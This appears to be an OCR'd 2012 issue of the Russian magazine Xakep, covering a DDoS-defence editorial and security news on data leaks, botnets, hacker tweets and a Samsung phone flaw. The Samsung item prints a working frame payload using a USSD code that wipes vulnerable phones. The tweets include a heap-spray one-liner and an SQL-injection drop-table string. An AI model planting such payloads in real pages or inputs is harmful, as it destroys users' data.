INDIE-ИГРЫ: КАК СОЗДАВАТЬ 100 И ЗАРАБОТАТЬ 036



11 (166) 2012

КОВЫРЯЕМ БРОНЮ WINDOWS



HOWTO: Собираем интернет-кофеварку с Raspberry Pi

РЕКОМЕНДОВАННАЯ **ЦЕНА: 230 р.**

18+

018 SPHINX: ЧТО ВНУТРИ ПОИСКОВОГО ДВИЖКА

084 УЧИМСЯ РЕВЕРСИТЬ ПРОТОКОЛЫ

058 ПИШЕМ СКРИПТЫ ДЛЯ СМАРТФОНА

128 ПУТЕВОДИТЕЛЬ ПО СИСТЕМАМ ВИРТУАЛИЗАЦИИ

DDOS



РУКОВОДСТВО ПО ЗАЩИТЕ ОТ DDOS СВОИМИ СИЛАМИ



PUBLISHING FOR ENTHUSIASTS



СПРАВИТЬСЯ С DDOS

Многим почему-то претит слово «кибероружие». Возможно, оно и правда звучит слишком высокопарно, но нельзя отрицать очевидное: сегодня действительно существуют реальные инструменты для войны в Сети. Один из таких инструментов — DDoS. Многотысячные ботнеты, генерирующие огромное количество трафика, зачастую способны завалить не только целевой ресурс, но и сетевую инфраструктуру вокруг. И если раньше отфильтровать ботов было относительно просто, то с каждым днем атаки становятся все умнее и эффективнее. При этом атака не всегда идет с зараженных машин — иногда зловредный трафик сознательно генерируют огромное количество людей (что используется Anonymous). А в некоторых случаях «отказ в обслуживании» удается выполнить вообще без распределенного подхода: на руку злоумышленникам играют серьезные изъяны в архитектуре сайтов и фундаментальные уязвимости в сетевых приложениях, позволяющие уронить сайт хоть с мобильного телефона. Частый вопрос: что делать, если на сайт пришел DDoS? Можно ли защититься от напасти своими силами? Не всегда, но нередко это возможно. Поэтому совместно с создателями Qrator, системы фильтрации трафика, мы решили подготовить для тебя понятное руководство по защите от DDoS-атак. Набор рецептов, которые, во-первых, помогут продиагностировать сервер, во-вторых, устранить детские ошибки и, в-третьих, отбить некоторые из атак своими силами. Рекомендую прочитать в обязательном порядке: в современных реалиях к DDoS'у должен быть готов каждый.

Степан «Step» Ильин,
главред][
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор — Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор — Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор — Илья Курченко (kurchenko@real.xakep.ru)

Редакторы рубрик
PCZONE и UNITS — Илья Илембитов (ilembitov@real.xakep.ru)
ВЗЛОМ — Юрий Гольцев (goltsev@real.xakep.ru)
UNIXOID и SYN/ACK — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ — Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор — Евгения Шарипова
PR-менеджер — Анна Григорьева (grigorieva@glc.ru)

DVD
Выпускающий редактор — Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел — Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел — Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео — Максим Трубицын

ART
Арт-директор — Алик Вайнер (alik@glc.ru)
Дизайнер — Егор Пономарев
Верстальщик — Вера Светлых
Бильд-редактор — Елена Беднова
Иллюстрация на обложке — Александр Уткин

PUBLISHING
Издатель ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5
Тел.: (495) 934-70-34, факс: (495) 545-09-06

Главный дизайнер — Энди Тернбулл

РАЗМЕЩЕНИЕ РЕКЛАМЫ
ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06
E-mail: advert@glc.ru

ДИСТРИБУЦИЯ
Директор по дистрибуции — Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА
Руководитель отдела подписки — Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения — Нина Дмитрюк (dmitryuk@glc.ru)

Претензии и дополнительная информация
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года.

Отпечатано в типографии Scanweb, Финляндия. Тираж 210 700 экземпляров.

Content

HEADER



COVERSTORY DDoS: от D до S

Во главе этого номера оказалась не одна, а сразу три статьи, связанных единой темой. Три стороны нашумевшего вопроса, обзоры и практические советы от признанных специалистов




046
S



105
HELP ME
SHIFT LOCK
A
S
Z
X

MEGANEWS



ПЕРВЫЙ ДЖЕЙЛБРЕЙК IOS 6 удалось осуществить хакеру Гранту Полу — в качестве доказательства он установил на iPhone 5 приложение Cydia.

APPLE И ПРИВАТНЫЕ ДАННЫЕ 12 МИЛЛИОНОВ ЧЕЛОВЕК

«ЯБЛОЧНАЯ» КОМПАНИЯ СНОВА ВОВЛЕЧЕНА В СКАНДАЛ

Не совсем обычная утечка данных приключилась в этом месяце с компанией Apple. Началось все с того, что хакеры из AntiSec отчитались о новом подвиге — якобы они похитили 12 миллионов идентификационных номеров UDID для Apple-устройств. Вишенкой на торте их заявления стало утверждение, что данные были угнаны с ноутбука агента ФБР Кристофера Стэнгла!

Чтобы не быть голословными, хакеры опубликовали на Pastebin миллион номеров из числа похищенных (впрочем, ФИО пострадавших людей, адреса и телефоны были гуманно скрыты). Разумеется, у общественности сразу же возникло множество вопросов — например, откуда на лаптопе агента ФБР вообще взялись такие данные? ФБР внесло еще большую неразбериху в эту странную ситуацию, когда прокомментировало случившееся, категорически заявив — такой информации у Бюро никогда не было, сбором подобных данных оно не занималось. Информацию о взломе ноутбука агента ФБР также опровергло. Apple, само собой, тоже не осталась в стороне — поддержав федералов, компания сообщила, что никогда не передавала ФБР списки UDID. Однако идентификаторы у хакеров действительно были.


Когда накал страстей вокруг поисков виновников утечки достиг пика, издательская компания Blue Toad призналась, что это ее вина. Опубликованный хакерами файл совпадал с информацией, хранящейся на серверах компании, на 98%. Как именно злоумышленники добрались до базы данных, пока не ясно, идет расследование.



В iOS 6, кстати, используется механизм идентификации, фактически означающий отказ от привязки к UDID. Apple не устает напоминать об этом и называет технологию идентификационных номеров устаревшей.

SONY ВЗЛОМАЛИ. ОПЯТЬ


ЯПОНСКИЙ ГИГАНТ ВНОВЬ ПОДВЕРГСЯ АТАКЕ



Наверняка все помнят прошлогоднюю эпопею — тогда компанию Sony взламывали несколько раз подряд, и каждая атака была эпичнее предыдущей. Казалось, после этого Sony взялась за ум и наконец озаботилась проблемой ИБ. Тем удивительнее было опять увидеть в информационных сводках новость о взломе Sony. Стоит сразу сказать, что сама компания на этот раз в лужу не села, — по официальным данным, взломали компанию-поставщика. Отличились хакеры из команды NullCrew, опубликовавшие e-mail и логины десятков клиентов мобильного подразделения Sony, а также несколько паролей, якобы принадлежащих администраторам взломанного сервера. Хакеры утверждали, что это лишь один из восьми серверов Sony, которые находятся под их контролем.

Официальный ответ Sony был таков: в руки киберпреступников попала информация лишь о 400 клиентах из Китая и Тайваня, а серверы вообще не затронуты. Также подчеркивалось, что взломали некоего партнера компании, но не саму Sony. Доподлинно узнать, кто говорит правду, не представляется возможным, но, похоже, хакеры попросту решили преувеличить содеянное.

Кстати, в США тем временем арестовали второго хакера из LulzSecurity — Рейнальдо Риверу, подозреваемого в причастности к прошлогодним атакам на Sony.



ВЫШЛА ФИНАЛЬНАЯ ВЕРСИЯ WINDOWS SERVER 2012, со 100%-й интеграцией PowerShell и пользовательским интерфейсом Metro, пришедшим на замену привычному меню «Пуск».



ОБЛАЧНОЕ ХРАНИЛИЩЕ «ЯНДЕКС.ДИСК» ТЕПЕРЬ РАБОТАЕТ БЕЗ ИНВАЙТОВ — регистрация открыта, а лимит пространства увеличен до 20 Гб на каждого юзера.



ЗА ПРОШЕДШИЙ ГОД АУДИТОРИЯ ICQ СОКРАТИЛАСЬ НА ТРЕТЬ, с 30,8 миллиона юзеров до 20,5 миллиона. Впрочем, Mail.Ru Group уверяет, что это результат борьбы с ботами и спамерами.



ЗАВЕРШИЛСЯ RUSSIAN CODE CUP 2012, в котором приняли участие более 3000 русскоязычных прогеров со всего мира. Победитель Владислав Епифанов получил 10 000 долларов.



FACEBOOK РАБОТАЕТ НАД СОЗДАНИЕМ СОБСТВЕННОЙ ПОИСКОВОЙ СИСТЕМЫ. Эту информацию (без подробностей) подтвердил лично Марк Цукерберг на TechCrunch Disrupt.

ОДНОГО ИЗ СОЗДАТЕЛЕЙ THE PIRATE BAY НАСТИГЛО ПРАВОСУДИЕ

СУДЕБНЫЙ ПРОЦЕСС ОТГРЕМЕЛ НЕСКОЛЬКО ЛЕТ НАЗАД, НО ЕГО ОТГОЛОСКИ СЛЫШНЫ ДО СИХ ПОР



Хотя четверо создателей трекера давно отошли от дел, борьба с TPB продолжается: недавно Google подвергла цензуре домены Бухты. Теперь они не отображаются при автодополнении поисковых запросов.

Еще в далеком 2009 году основатели «Пиратской бухты» были приговорены к году тюрьмы каждый и к суммарному штрафу в 30 миллионов шведских крон (примерно 4,3 миллиона долларов). Тогда один из четверки, Готфрид Свартхольм, отсутствовал на заседании суда по состоянию здоровья, так как был госпитализирован в одну из больниц Камбоджи. Не явился Свартхольм и на последующую апелляцию, в результате чего приговор остался в силе, а самого Готфрида объявили в международный розыск. По идее, в Камбодже, где он и остался, опасаться ему было практически нечего — между Швецией и Камбоджой даже нет договоренности о выдаче преступников. Подозреваем, что Свартхольм сильно удивился, когда его спустя годы все же арестовали прямо в той самой Камбодже.

Не будем ходить вокруг да около и поясним — оказалось, что арест никак не связан со скандальным трекером, хотя история все равно скверная. Хакера быстро и тихо депортировали из Камбоджей — все представили так, будто у него истекла виза, раз экстрадировать как преступника его было нельзя. Хотя Свартхольму должны были предложить выбор и он сам волен был решать, куда ему отправиться из страны, его депортировали именно в Швецию. Во время всей этой неразберихи ему даже не удалось пообщаться с адвокатом. Как только самолет с «беглым преступником» приземлился в стокгольмском аэропорту, власти предъявили Свартхольму новое обвинение — во взломе ИТ-компании Logica. Из-за атаки на эту контору в 2010 году в открытом доступе оказались свыше 9000 номеров шведских налогоплательщиков. Сейчас Свартхольм отрицает все обвинения и ожидает суда.

НЕЙРОИНТЕРФЕЙСЫ — СКРЫТАЯ УГРОЗА

ТЕХНОЛОГИЯ ЕЩЕ НАХОДИТСЯ В ЗАЧАТОЧНОМ СОСТОЯНИИ, НО УЖЕ ПРИЗНАНА ОПАСНОЙ

Нейрокомпьютерные интерфейсы до сих пор принадлежат скорее к сфере научной фантастики, нежели к реальности. Да, первые разработчики и даже готовые продукты в этой области уже существуют, но стоит признать — технология пока очень далека от совершенства. Однако это не помешало объединенной группе ученых из Оксфордского, Женевского и Калифорнийского университетов провести любопытное исследование и прийти к выводу, что нейроинтерфейсы будут довольно перспективной для хакеров штукой. Исследователи провели испытания, используя популярный девайс EPOC производства компании Emotiv System, которая специализируется на создании нейрокомпьютерных интерфейсов на основе электроэнцефалографии. По сути, EPOC — это именно компактный электроэнцефалограф стоимостью 299 долларов. Похожий девайс выпускает также компания NeuroSky, называется он MindWave, и он тоже поучаствовал в эксперименте. К слову, оба прибора похожи на своеобразную помесь ободка с гарнитурой, дополненную датчиками. И оба прибора уже успели завоевать немалую популярность.

Итак, что сделали ученые? Они продемонстрировали, что теоретически подобные устройства могут использоваться для несанкционированного извлечения информации. Очень хочется добавить «прямо из мозга», но это было бы не совсем верно :). В ходе экспериментов исследователи просили добровольцев задумать любое четырехзначное число, а затем демонстрировали им на экране последовательность цифр от 0 до 9 для каждого из знаков числа, регистрируя при этом работу мозга с помощью EPOC. Каждая цифра повторялась 16 раз, всего показ «слайдов» занимал 90 секунд. Мозговые волны добровольцев внимательно изучались на предмет подозрительных пиков, которые могли бы их выдать. Таким образом ученым удалось с первого раза угадать задуманный испытуемыми PIN-код в 20% случаев. Аналогичный результат был достигнут в угадывании названия обслуживающего испытуемых банка и имен их знакомых. Дальше еще интереснее — правильно распознать задуманное место удалось в 30% случаев, а месяц рождения тестируемого — в 60%! Ученые подчеркивают, что и Emotiv, и NeuroSky имеют собственные магазины приложений, откуда пользователи могут скачивать различные приложения от третьих сторон. API в обоих случаях предоставляет неограниченный доступ непосредственно к электроэнцефалограмме мозга пользователя. Насколько это может быть опасно уже сейчас, не говоря о будущем, — вопрос открытый. Исследователи полагают, что начинать создавать защиту нужно немедленно, так как спайварь для нейроинтерфейсов можно реализовать уже сегодня, а через 5–10 лет ситуация и вовсе станет критической.

СТИВ ВОЗНЯК О СУДЕБНОМ ПРОЦЕССЕ APPLE VS SAMSUNG:

«РЕШЕНИЕ СУДА МНЕ НЕНАВИСТНО, Я НЕ СОГЛАСЕН С НИМ — ТАКИЕ МЕЛОЧИ ДАЖЕ НЕЛЬЗЯ НАЗВАТЬ ИННОВАЦИЯМИ И ПАТЕНТОВАТЬ»

Более 14 000 руководителей прошли «Директорский курс» бизнес-школы «Самолов и Самолова»



Алексей Дегтярев — гендиректор B2B-Center с 2005 года. Под его руководством компания увеличила выручку более чем в 5 раз. В 2010 году прошел «Директорский курс» в бизнес-школе «Самолов и Самолова».

> *Формула «Я начальник, ты дурак» ошибочна. Руководить нужно с помощью вопросов и рекомендаций, а не с помощью ответов.*
>
> *Трудоголизм — это болезнь, замещение остальных сфер жизни одной, где все получается. Но первый же барьер может сбить такого человека полностью.*
>
> *Точки мотивации руководителя — имидж и самосовершенствование. И еще, мне кажется, психологическое удобство. Оно является тормозом для циничных решений.*
>
> *С людьми работать приятнее, чем с «персоналом».*

Где учатся топ-менеджеры?

«Директорский курс» — это программа для директоров и собственников, которые хотят учиться в группе равных себе. С 2004 года он проходит в открытом формате, чтобы принять участие в нем смогли все желающие.

Курс настолько практичен, что ряд ведущих компаний используют его в качестве основы для своих корпоративных университетов. Самый крупный проект был реализован в компании, обучившей по программе курса более 3 000 руководителей.


Людей, прошедших курс, объединяют общий язык и единый взгляд на управление.

> *«Директорский курс» я проходил болезненно. Он для всех проходит болезненно. Но открывает глаза на собственные недоработки, слабые стороны. Показывает, как, куда и что менять. Это серьезный инструмент.*
>
> *Было ощущение, что курс идет спонтанно. Случайно увидел у тренера план занятий. Все поминутно расписано. Не бывает спонтанно такой эффективной работы.*
>
> *Мне приятно соотносить себя с брендом бизнес-школы «Самолов и Самолова». Он дает чувство сопричастности к большому делу, к хорошему «племени».*

Вы можете принять участие в «Директорском курсе» в любом из четырех городов: Москве, Санкт-Петербурге, Новосибирске или Красноярске.

Обратитесь в бизнес-школу «Самолов и Самолова», и мы предложим вам удобный график обучения и группу участников, равных вам по уровню.

Для читателей «Хакер» специальные условия.



(495) 660-01-05 Москва
(812) 313-40-50 Санкт-Петербург
(383) 335-77-99 Новосибирск
(391) 277-66-11 Красноярск
www.samolov.ru info@samolov.ru

ОБНАРУЖЕН P2P-БОТНЕТ, УПРАВЛЯЕМЫЙ ЧЕРЕЗ TOR

НОВЫЙ, ЗАКОНОМЕРНЫЙ ИТОГ ЭВОЛЮЦИИ БОТНЕТОВ



Летом текущего года на reddit состоялось своеобразное интервью — публика задавала вопросы анонимному владельцу ботнета, а тот отвечал и рассказывал, как работает вся эта «кухня». В ходе сессии вопросов-ответов выяснилось, что в основе зомби-сети лежит утекший исходный код ZeuS, к которому добавлены некоторые фичи, руткит, модули IRC, DDoS и майнинга биткоинов. Кроме того, хозяин ботнета поведал, что трафик у него идет через Tor, а сделано это затем, чтобы исключить обнаружение. Боты якобы также работают как релеи Tor.

И вот теперь, несколько месяцев спустя, компания G Data Security Labs обнаружила очень похожую действующую зомби-сеть. Ботнет работает по обычной P2P-схеме, если бы не одно «но» — коммуникации между ботами осуществляются внутри сети Tor, то есть боты действительно работают как релеи, что и было описано на reddit. В отчете G Data Security Labs говорится, что за анонимайзером также скрыт и IRC-сервер, подающий ботнету команды. Изящное решение, ведь хозяева ботнета убивают таким образом сразу нескольких зайцев: усложняют перехват управления сетью, блокировку трафика и прячут сервер. Фактически им даже не нужно разрабатывать новый зашифрованный протокол, достаточно обычного IRC, который идет через Tor.



10 000 машин насчитывал ботнет, упомянутый на reddit, и каждый день он прибавлял по 500–1000 новых инсталлов. Скромная цифра, но оператор не скрывает, что ему хватает лишь на карманные расходы: его основной доход — генерация Bitcoin, приносящая около 50 долларов в день.

САМЫЕ ПИРАТСКИЕ ПИРАТЫ

ОПУБЛИКОВАНЫ РЕЙТИНГИ ЗЛОСТНЫХ СИДЕРОВ И РЕЛИЗЕРОВ

Интересную статистику опубликовала группа ученых из университета Карлоса III, института IMDEA Networks и ряда других учебных заведений. Исследователи внимательно изучили базу трекера The Pirate Bay и выявили, какие пользователи (или релиз-группы) раздают больше всего торрентов, с каких IP-адресов они это делают и где могут находиться географически, исходя из этих данных. Вот так выглядит топ-10 за последний месяц:

Место	Ник	Количество торрентов	Использовано IP
1	TvTeam	3808	924
2	scenebalance	2359	795
3	XxXRG	1225	63
4	sceneline	993	244
5	digital_ripper	870	38

Не менее любопытную статистику опубликовала компания ICM, занятая защитой лицензированного контента по заказам российских правообладателей. Самыми популярными в России пиратскими сайтами согласно отчету ICM являются:

Сайт	тИЦ (тематический индекс цитирования Яндекс)	Google PageRank	Позиция сайта на alexa.com
rutracker.org	4500	6	281
tfile.ru	1100	4	2551
rutor.org	950	6	1296
kinozal.tv	900	5	2240
my-hit.ru	850	4	1262


«Лучшими» релизерами Рунета (сайты, первыми публикующие пиратские копии, откуда они расходятся дальше по интернету) являются такие сайты, как uniongang.tv (с большим отрывом), relizlab.org и rutor.org. В пятерку лидеров также входят сайт kikteam.net и социальная сеть «ВКонтакте».



КОМПАНИЯ HEWLETT-PACKARD выпустила бета-версию Open webOS под лицензией Apache 2.0, как и обещала ранее. Напомним, что решение сделать webOS открытой далось компании нелегко и было принято только после смены руководства. На этом фоне интересно выглядит недавнее заявление новой главы HP Мег Уитмен, которая сообщила, что компания намерена вернуться к выпуску смартфонов.



«ЯНДЕКС» запустил программу поиска дыр в мобильных приложениях. За каждый баг компания готова платить от 3 до 30 тысяч рублей в зависимости от уровня бага.



БОТНЕТ ZEROACCESS РАЗРОССЯ до 1 миллиона активных ботов, сообщает Sophos. На кликфроде и майнинге биткоинов владельцы сети могут зарабатывать до 100 000 долларов в день.

ЯБЛОЧНЫЕ ИЗВЕСТИЯ

КОМПАНИЯ APPLE ПРЕДСТАВИЛА НОВЫЙ IPHONE И НЕ ТОЛЬКО


В сентябре компания Apple провела презентацию, столь ожидаемую поклонниками бренда по всему миру. Затаив дыхание, все ждали новый iPhone, и он пришел. Тебе уже наверняка известен список основных отличий нового смартфона от версии 4S и более ранних (тем более что никаких сверхинноваций аппарат не принес), однако позволь напомнить о ключевых моментах. Теперь устройство основывается на новой однокристальной системе A6, которая почти в два раза производительнее своей предшественницы. Устройство стало на 18% тоньше (толщина — 7,6 мм) и на 20% легче (масса — 112 граммов), чем iPhone 4S. И это не помешало iPhone 5 получить четырехдюймовый дисплей разрешением 1136 x 640 точек. iPhone 5 также получил улучшенную камеру разрешением 8 Мп. Она оснащается датчиком с технологией обратной засветки и объективом с максимальной диафрагмой F/2,4. Камера позволяет записывать видео Full HD, поддерживает технологию распознавания лиц и наделена режимом съемки панорам.

Еще одним нововведением стал 8-контактный разъем Lightning (на 80% меньше того, что использовался в предыдущих поколениях iPhone). Пожалуй, именно он и вызвал больше всего споров и нареканий. Дело в том, что многие вообще ожидали увидеть в новом устройстве технологии беспроводной зарядки, а вместо них публике подсунули новый разъем питания, который, ко всему прочему, не совместим с прежним, а значит и практически со всей «старой» периферией. Стоит добавить, что Apple продает адаптер на 30 pin за 29 долларов штука, а адаптер Lightning-USB стоит 19 долларов. Неудивительно, что недовольство в комьюнити быстро достигло таких масштабов, что представители Apple были вынуждены дать комментарий, пояснив, что без Lightning новые iPhone и iPod не удалось бы сделать такими тонкими. То есть удобство пользователей принесли в жертву миниатюризации, никого особенно и не спрашивая.

Многих поклонников Apple также удивило и расстроило отсутствие технологии NFC в iPhone 5. Технология действительно очень активно внедряется в мобильную технику, позволяя использовать гаджеты в качестве электронного кошелька для бесконтактных платежей, в качестве электронных пропусков и так далее. Однако старший вице-президент Apple Филипп Шиллер заявил, что NFC вряд ли способна решить какую-либо из текущих проблем пользователей, к тому же для скидочных карт и электронных билетов есть приложение Passbook, которое «ничуть не хуже».

Хотя из вышеописанного складывается ощущение, что многие ожидали от iPhone 5 большего, на деле у Apple все идет прекрасно. Предварительные продажи iPhone 5 прошли с рекордным успехом, что отразилось и на стоимости акций компании. Цена одной акции Apple впервые за всю историю превысила 700 долларов.






За первые сутки было сделано более двух миллионов предварительных заказов на Apple iPhone 5, что превышает прошлый рекорд, установленный iPhone 4S, более чем в два раза (тому удалось взять рубеж лишь в миллион предварительных заказов).

В завершение стоит отметить, что помимо iPhone 5 корпорация Apple презентовала также обновленные плееры iPod, наушники EarPods, над которыми работа в стане компании кипела более трех лет, и финальную версию iOS6, бесплатный переход на которую уже начался.

ВИЦЕ-ПРЕЗИДЕНТ ПО КИБЕРБЕЗОПАСНОСТИ TREND MICRO СЧИТАЕТ:


«ПРОГРАММЫ ВОСТОЧНО-ЕВРОПЕЙСКИХ ХАКЕРОВ СДЕЛАНЫ ТАК ЭЛЕГАНТНО, ЧТО ИХ МОЖНО СРАВНИТЬ С ЯЙЦАМИ ФАБЕРЖЕ ОТ МИРА МАЛВАРИ»



Алексей Синцов



#hacker tweets




@0xcharlie
В понедельник я начну работать в security-команде Twitter. Буду рад работать с такой великолепной командой!

Комментарий:
Чарли Миллер ушел из оффенсив- в дефенсив-стиль. Тренд года ;)




@indi303
Шаг номер 1 для ВСЕХ пентестеров на СОВМЕСТНОМ проекте: «man screen» или «man tmux».



@ryanaraine
Черт! Apple только что выпустили новый iTunes с патчами для 160+ уязвимостей (CVE).




@garethheyes
JS про совет: используй Error().stack вместо try catch.



@dlitchfield
Подождите, что? Qualys BrowserCheck для Chrome на Windows имеет базовый адрес 0x10000000? #DERP #FAIL #ASLR pic.twitter.com/NuDv5IRQ

Комментарий:
Вот так софт, который должен проверять защищенность, по факту делает систему более уязвимой 8)




@Code_Analysis
Что выведет этот код? cout << (sizeof(char *) == 8) ? "64-bit" : "32-bit"; Проверь себя. Ответ: http://www.viva64.com/en/b/0162/ #cpp

Комментарий:
Интересный вопрос на внимательность 8)




@thomasbeagle
Из инсталлера: «Java предлагает защищенный и безопасный доступ в восхитительный мир Java-контента». Я насчитал три лжи, а вы?



@WTFuzz
Выровненный HeapSpray @ 0x10000:document.createElement('canvas').getContext('2d').createImageData(0x10000000/4-0x20,1); .data = byte[]


Комментарий:
HTML5 дает нам новые инструменты для HeapSpray 8)




@corelanc0d3r
У меня 99 Java-проблем, и одна из них patch.



Комментарий:
Не фанат рэпа, но шутку поддерживаю :)



@fdfalcon
Вы отвечали когда-нибудь на SMS-опрос SQL-инъекцией? 1) Да. 2) Нет. 3); drop table answers;--



@NTarakanov
Нынче 2012-й, но некоторые ядреные разработчики до сих пор не в теме того, что METHOD_BUFFERED так же опасен, как и METHOD_NEITHER.


@NTarakanov
Вот, собственно, обещанное (про INFO-BEZ EXPO 2012 Security Awards FAIL ;)): #lulz #0-dayz

@NTarakanov
+ к предыдущему твиту: этот продукт сертифицирован! Интересно, как проходила эта сертификация, если я пьяный за минуты вскопал там 0-dayz?

Комментарий:
Вот так легко и непринужденно Никита показывает, что отечественный софт, который должен защищать наше Гос-во, на деле швейцарский сыр.
И это не случайность или (не)везение — это следствие того, как у нас подходят к делу разработки ПО.



@djrbliss
Я только что открыл VOP (Victory-Oriented Programming). Зачем вам ROP/JOP/како-го_хрена_OP, когда вы сразу можете юзать VOP? Работает всегда.



@noahphex
Если твой аккаунт для твиттера в большинстве своем «ретвитит», то он бесполезен.

СТРОКА КОДА СПОСОБНА ОБНУЛИТЬ GALAXY

НАЙДЕНА ОПАСНАЯ ДЫРКА В СМАРТФОНАХ SAMSUNG

Хакерская конференция Ekoparty — ивент не слишком известный, однако это название было у всех на слуху, после того как ресерчер Рави Боргаонкар из Берлинского технического университета продемонстрировал на Ekoparty уязвимость флагманов Samsung. Хакер обнаружил и показал довольно простую вещь: дырку в ПО Samsung TouchWiz, которое установлено, в числе прочего, и на смартфонах Galaxy S II и S III.

Дело в том, что даже такая важная операция, как удаление пользовательской информации (возврат к заводским настройкам) в этих аппаратах реализована через USSD-запрос, состоящий из символов «звездочка» (*), «решетка» (#) и цифр. К тому же аппараты автоматически обрабатывают ссылки на номера, которые начинаются с «tel:». Выходит, что для эксплуатации бага хакерам достаточно скрыть какой-либо USSD-запрос в коде сайта, передать его на аппарат через канал NFC или зашифровать его в QR-коде. Достаточно вообще внедрить в HTML-страницу фрейм вида `<frame src="tel:*2767*3855#" />` с USSD-запросом *2767*3855#, и черное дело сделано — смартфон будет «очищен».

Конечно, у данной уязвимости есть и другие неприятные возможности применения – к примеру, можно совершать звонки на платные номера. Проверить свой аппарат на наличие этой дырки можно по адресу hugelaser.com/ac/ussd-test.php?conf=true. Если ты увидишь свой IMEI-номер, значит твой смартфон, увы, в числе уязвимых.



Между тем продажи Samsung Galaxy S III уже перешагнули рубеж в 20 миллионов устройств, что делает S III самым успешным смартфоном от Samsung за всю историю.

СЕРЬЕЗНЫЙ СБОЙ РЕГИСТРАТОРА GO DADDY

ХАКЕРЫ ПОПЫТАЛИСЬ ПРЕДСТАВИТЬ ТЕХНИЧЕСКИЕ НЕПОЛАДКИ КАК ВЗЛОМ



Длительный сбой пережил в середине сентября крупнейший в мире регистратор Go Daddy, под контролем которого находятся более 50 миллионов доменов. Из-за неполадок в офлайн ушли миллионы сайтов, так как DNS-серверы CNS1.SECURESERVER.NET, CNS2.SECURESERVER.NET и CNS3.SECURESERVER.NET перестали функционировать.


Оперативно устранить проблему не вышло — потратив четыре с лишним часа на тщетные попытки реанимации, компания перевела всех клиентов на серверы Verisign, и только после этого сайты вернулись в строй. Тем временем в твиттере появилось сообщение от хакера Anonymous Own3r, принявшего ответственность за взлом на себя.

Хакер объяснил свой поступок просто — мол, он хотел проверить, как работает система защиты сайта от кибератак, и якобы имел причины, о которых говорить пока не может. Но на лаврах хакер почивал недолго — через сутки компания Go Daddy опубликовала официальное объяснение случившегося. Стало ясно, что здесь, как и в случае с AntiSec, якобы взломавшими ноутбук агента ФБР, хакер выдал желаемое за действительное.

